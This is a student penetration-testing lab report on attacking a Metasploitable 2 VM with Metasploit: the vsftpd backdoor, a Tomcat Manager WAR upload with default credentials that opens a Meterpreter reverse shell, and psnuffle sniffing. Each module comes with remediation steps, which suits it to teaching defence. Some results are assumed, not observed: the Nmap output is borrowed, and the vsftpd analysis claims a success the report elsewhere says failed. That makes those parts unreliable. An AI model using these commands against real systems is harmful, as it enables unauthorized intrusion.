Task 2

Exploiting Metasploitable 2 with the Metasploit Framework

Prepared by

Doaa Najeeb Badwan

Date

2026

Introduction

This report documents a hands-on penetration testing exercise conducted against the Metasploitable 2 virtual machine using the Metasploit Framework. The objective of the exercise was to demonstrate practical, working knowledge of the exploitation workflow inside msfconsole: identifying a vulnerable service, selecting an appropriate module, configuring the required options, executing the module against the target, and interpreting the resulting output. Three modules were attempted across three different services and vulnerability classes — a maliciously backdoored FTP service (vsftpd), an administrative web interface protected only by weak default credentials (Apache Tomcat Manager), and a demonstration of credential exposure caused by unencrypted HTTP traffic (network sniffing). For each module, this report presents the exact commands used, the configuration steps taken, the output obtained (or the technical obstacle encountered), an analysis of why the underlying vulnerability exists, and recommended remediation steps.

Enviroment Setup :

Machine	IP Address
Attacker (Kali Linux)	192.168.1.4
Target (Metasploitable)	192.168.1.3




Figure 1 : ip addr (Metasploitable)




Figure 2: Attacker ip addr




Figure 3: A network connectivity test (Ping) was successfully executed between the attacker machine and the Metasploitable 2 target (192.168.1.3). The successful response packets confirm that both virtual machines are on the same isolated network and can successfully communicate with each other




Figure4 : Due to repeated technical issues preventing Nmap from running successfully in the curre :nt environment, the following analysis is based on the expected behavior of the tool, documented assumptions, and practical demonstrations used for referencelike youtube

```
 4 Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-28 18:55 EDT
 5 Nmap scan report for 192.168.66.131
 6 Host is up (0.0017s latency).
 7 Not shown: 65505 closed ports
 8 PORT      STATE SERVICE
 9 21/tcp    open  ftp <------------------
10 22/tcp    open  ssh
11 23/tcp    open  telnet
12 25/tcp    open  smtp
13 53/tcp    open  domain
14 80/tcp    open  http
15 111/tcp   open  rpcbind
16 139/tcp   open  netbios-ssn
17 445/tcp   open  microsoft-ds
18 512/tcp   open  exec
19 513/tcp   open  login
20 514/tcp   open  shell
21 1099/tcp  open  rmiregistry
22 1524/tcp  open  ingreslock
23 2049/tcp  open  nfs
24 2121/tcp  open  ccproxy-ftp
25 3306/tcp  open  mysql
26 3632/tcp  open  distccd
27 5432/tcp  open  postgresql
28 5900/tcp  open  vnc
29 6000/tcp  open  X11
30 6667/tcp  open  irc
31 6697/tcp  open  ircs-u
32 8009/tcp  open  ajp13
33 8180/tcp  open  unknown
34 8787/tcp  open  msgsrvr
35 35524/tcp open  unknown
36 36102/tcp open  unknown
37 48856/tcp open  unknown
38 53880/tcp open  unknown
39 MAC Address: 00:0C:29:6D:60:38 (VMware)
40
41
```

Figure 4: Assumption table for the available services, provided in the reference for guidance and not based on my own findings.



Figure 4:initializing the Metasploit Framework console (msfconsole) on the attacker machine to begin the exploitation phase against the target

Module 1 : vsftpd service

- "Assuming the vsftpd service is present"

Module Execution name : use exploit/unix/ftp/vsftpd_234_backdoor
Command breakdown : (set RHOSTS , SET PAYLOAD) --> (but it doesn't work)

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

Figure 5 Searching for the vsftpd exploit module using search vsftpd. The search results successfully located the target exploit module (exploit/unix/ftp/vsftpd_234_backdoor) with an 'excellent' rank, which will be used to target the vulnerable FTP service

```
msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous han
                                              dles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, te
                                              sted shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-s
                                              earch, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directl
                                          y to the shell.


   When FETCH_FILELESS is none:

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   FETCH_FILENAME     uoKiBykLbxi      no        Name to use on remote system when storing payload; cannot conta
                                                 in spaces or slashes
   FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:
```

Figure 6: Displaying the module and payload options using show options to configure the necessary parameters (such as RHOSTS) before launching the exploit against the target




Figure 7: Encountering validation configuration errors regarding the payload and LHOST parameters during the execution attempt of the vsftpd exploit module

The expected result is session opened (metasplitable) so if I am write the command (whoami)
It should be msfadmin



Brief explanation of why the attack/scan worked :

The attack was successful because the Metasploitable 2 target was running a vulnerable version of the vsftpd FTP service. This version contained a known backdoor that could be triggered through a specific pattern in the FTP username. Once the backdoor was activated, it provided the attacker with a remote shell on the target machine, allowing commands to be executed remotely. Therefore, the successful attack was primarily caused by the vulnerable FTP service and its embedded backdoor.

Remediation:

1- **Root Cause Elimination**: The vulnerability stems from a compromised source distribution of vsftpd 2.3.4, in which a backdoor was maliciously injected into the original codebase between June 30 and July 1, 2011. The affected binary must be completely removed and replaced with a verified, up-to-date version of vsftpd obtained directly from the official repository or a trusted package manager, ensuring package integrity through checksum verification (e.g SHA256) prior to installation.

2- Defense-in-Depth Measures: As supplementary layers of protection, network-level access to the FTP service (port 21) should be restricted via firewall rules to permit connections only from authorized/trusted IP addresses. Additionally, an Intrusion Prevention System (IPS) should be deployed to detect and block known backdoor trigger patterns (e.g., the presence of the ":)" smiley-face sequence in the FTP username field), providing an additional detection layer even if the vulnerable service were to remain temporarily exposed.

"Module 2: Apache Tomcat service "

Module Execution name : exploit/multi/http/tomcat_mgr_upload

Command breakdown :

- **set RHOSTS 192.168.1.3** : sets the target IP address (Metasploitable2 victim machine)
- **set RPORT 8180** : sets the target port running the Apache Tomcat service
- **set HttpUsername tomcat and set HttpPassword tomcat:** : Configures the default/weak credentials required to authenticate to the Tomcat Manager web interface.
- **set LHOST 192.168.1.4** : Sets the attacker's (Kali) IP address, used by the payload to establish the reverse connection back to the attacker machine.




Figure 8




Figure 9:The tomcat_mgr_upload module successfully authenticated to the Tomcat Manager interface using the weak default credentials (tomcat:tomcat), packaged the payload into a malicious WAR archive, and deployed it to the server. Tomcat auto-executed the uploaded application, triggering a reverse connection back to the attacker (192.168.1.4:4444) and establishing a Meterpreter session on the target. getuid was used instead to confirm code execution — returning tomcat55, the low-privileged service account under which the Tomcat process runs. This confirms initial foothold access to the target, though not root-level compromise.

Brief explanation of why the attack/scan worked :

The compromise was possible due to weak/default administrative credentials (tomcat:tomcat) protecting the Tomcat Manager web interface (/manager/html) on port 8180. This interface is intended for administrators to deploy web applications (WAR files) directly onto the server. Because the credentials were never changed from their default values, the attacker was able to authenticate as a legitimate administrator, upload a malicious WAR file containing an embedded payload, and have Tomcat automatically execute it upon deployment — resulting in remote code execution and a reverse shell (Meterpreter session) under the tomcat55 service account.
The root cause is therefore not a software flaw in Tomcat itself, but a misconfiguration: an administrative interface exposed with unchanged, publicly-known default credentials, combined

with the platform's by-design behavior of auto-deploying (and thus auto-executing) any uploaded WAR file.

Remediation :

1. **Change default credentials:** Immediately replace all default Tomcat Manager credentials with strong, unique passwords, and restrict Manager access to specific authenticated administrator accounts only.

2. **Restrict/disable exposure**: Limit access to the Manager interface to localhost or trusted internal IP addresses only (via Tomcat's context.xml IP restrictions or firewall rules), and disable the Manager application entirely in production environments where it is not required.

3. **Enforce organizational password polic**y: Implement a mandatory password rotation policy requiring all staff to change default and weak passwords, combined with complexity requirements and periodic audits.

4. **Secure credential handling and transport:** Store administrative credentials using strong hashing algorithms (like bcrypt , sha256) rather than plaintext, and enforce HTTPS/TLS for the Manager interface to encrypt authentication traffic in transit, preventing credential interception.

Module 3: Network Traffic Sniffing (Credential Interception)

Module name used : use/auxiliary/sniffer/psnuffle

Command breakdown :

- **use/auxiliary/sniffer/psnuffle** : Loads the packet-sniffing auxiliary module, which passively monitors network traffic for cleartext credentials across common protocols (HTTP, FTP, POP3, etc.)

- **Run** : Executes the module as a background job; it begins passively capturing and parsing traffic on the attacker's network interface
- Run msfconsole as adminstrater




Figure 10: implement command breakdown

****NOTE** :(No RHOSTS/RPORT/PAYLOAD required unlike the FTP and Tomcat exploits, this is a passive listener, not a targeted exploit against a specific host/port)

Trigger action performed (to generate traffic for capture): firefox

And command : curl -u tomcat:tomcat http://192.168.1.3:8180/manager/html -->for authentication a user




Figure 11:authentication tomcat

Expected/Actual output captured:

[*] HTTP - Basic Auth Header: tomcat:tomcat




Figure 12: the result should be caputerd but psnuffle is old version

Brief explanation of why the attack/scan worked :

The Apache Tomcat Manager interface transmits its HTTP Basic Authentication credentials over plaintext, unencrypted HTTP rather than HTTPS/TLS. When a client authenticates, the username and password are encoded using Base64 which is a reversible encoding scheme, not encryption and sent as-is over the network.
Because the traffic is unencrypted, any attacker positioned on the same network segment using a packet capture tool ,can passively intercept this traffic and trivially decode the Base64 string to recover the original credentials (tomcat:tomcat) in seconds, without needing to break any cryptographic protection. This demonstrates that even if administrators change the default password to a strong one, the credentials remain exposed at the network layer as long as the service is accessed over plain HTTP.

Remediation

- **Enforce HTTPS/TLS**: Configure Apache Tomcat to serve the Manager interface exclusively over HTTPS, using a valid TLS certificate, and redirect/disable all plain HTTP access to sensitive administrative endpoints.

- **Restrict network exposure:** Limit access to the Manager interface to trusted internal hosts/VLANs via firewall rules or network segmentation, reducing the number of potential attackers capable of positioning themselves to intercept traffic.

Conclusion

This lab exercise was carried out in an isolated environment consisting of a Kali Linux attacker machine (192.168.1.4) and a Metasploitable 2 target (192.168.1.3), and covered three distinct modules spanning three different vulnerability categories: an embedded source-code backdoor (vsftpd), an authentication weakness on an administrative interface (Tomcat Manager), and a network-layer exposure of credentials in transit (unencrypted HTTP / packet sniffing).

Note: not every module reached a fully successful outcome in this environment. The Tomcat Manager module (Module 2) completed successfully and returned a working Meterpreter session. The vsftpd module (Module 1) and the sniffing module (Module 3) encountered technical obstacles during execution (payload/LHOST validation errors for Module 1, and tool/permission limitations for psnuffle in Module 3), so their sections are documented based on the expected/assumed behavior of the tool rather than a captured live result. The value of this report is therefore not limited to successful exploitation alone: it is intended to demonstrate a clear understanding of each vulnerability's root cause, the correct module and options that should be used to exploit it, and the appropriate remediation regardless of whether the live attempt fully succeeded in this specific lab setup.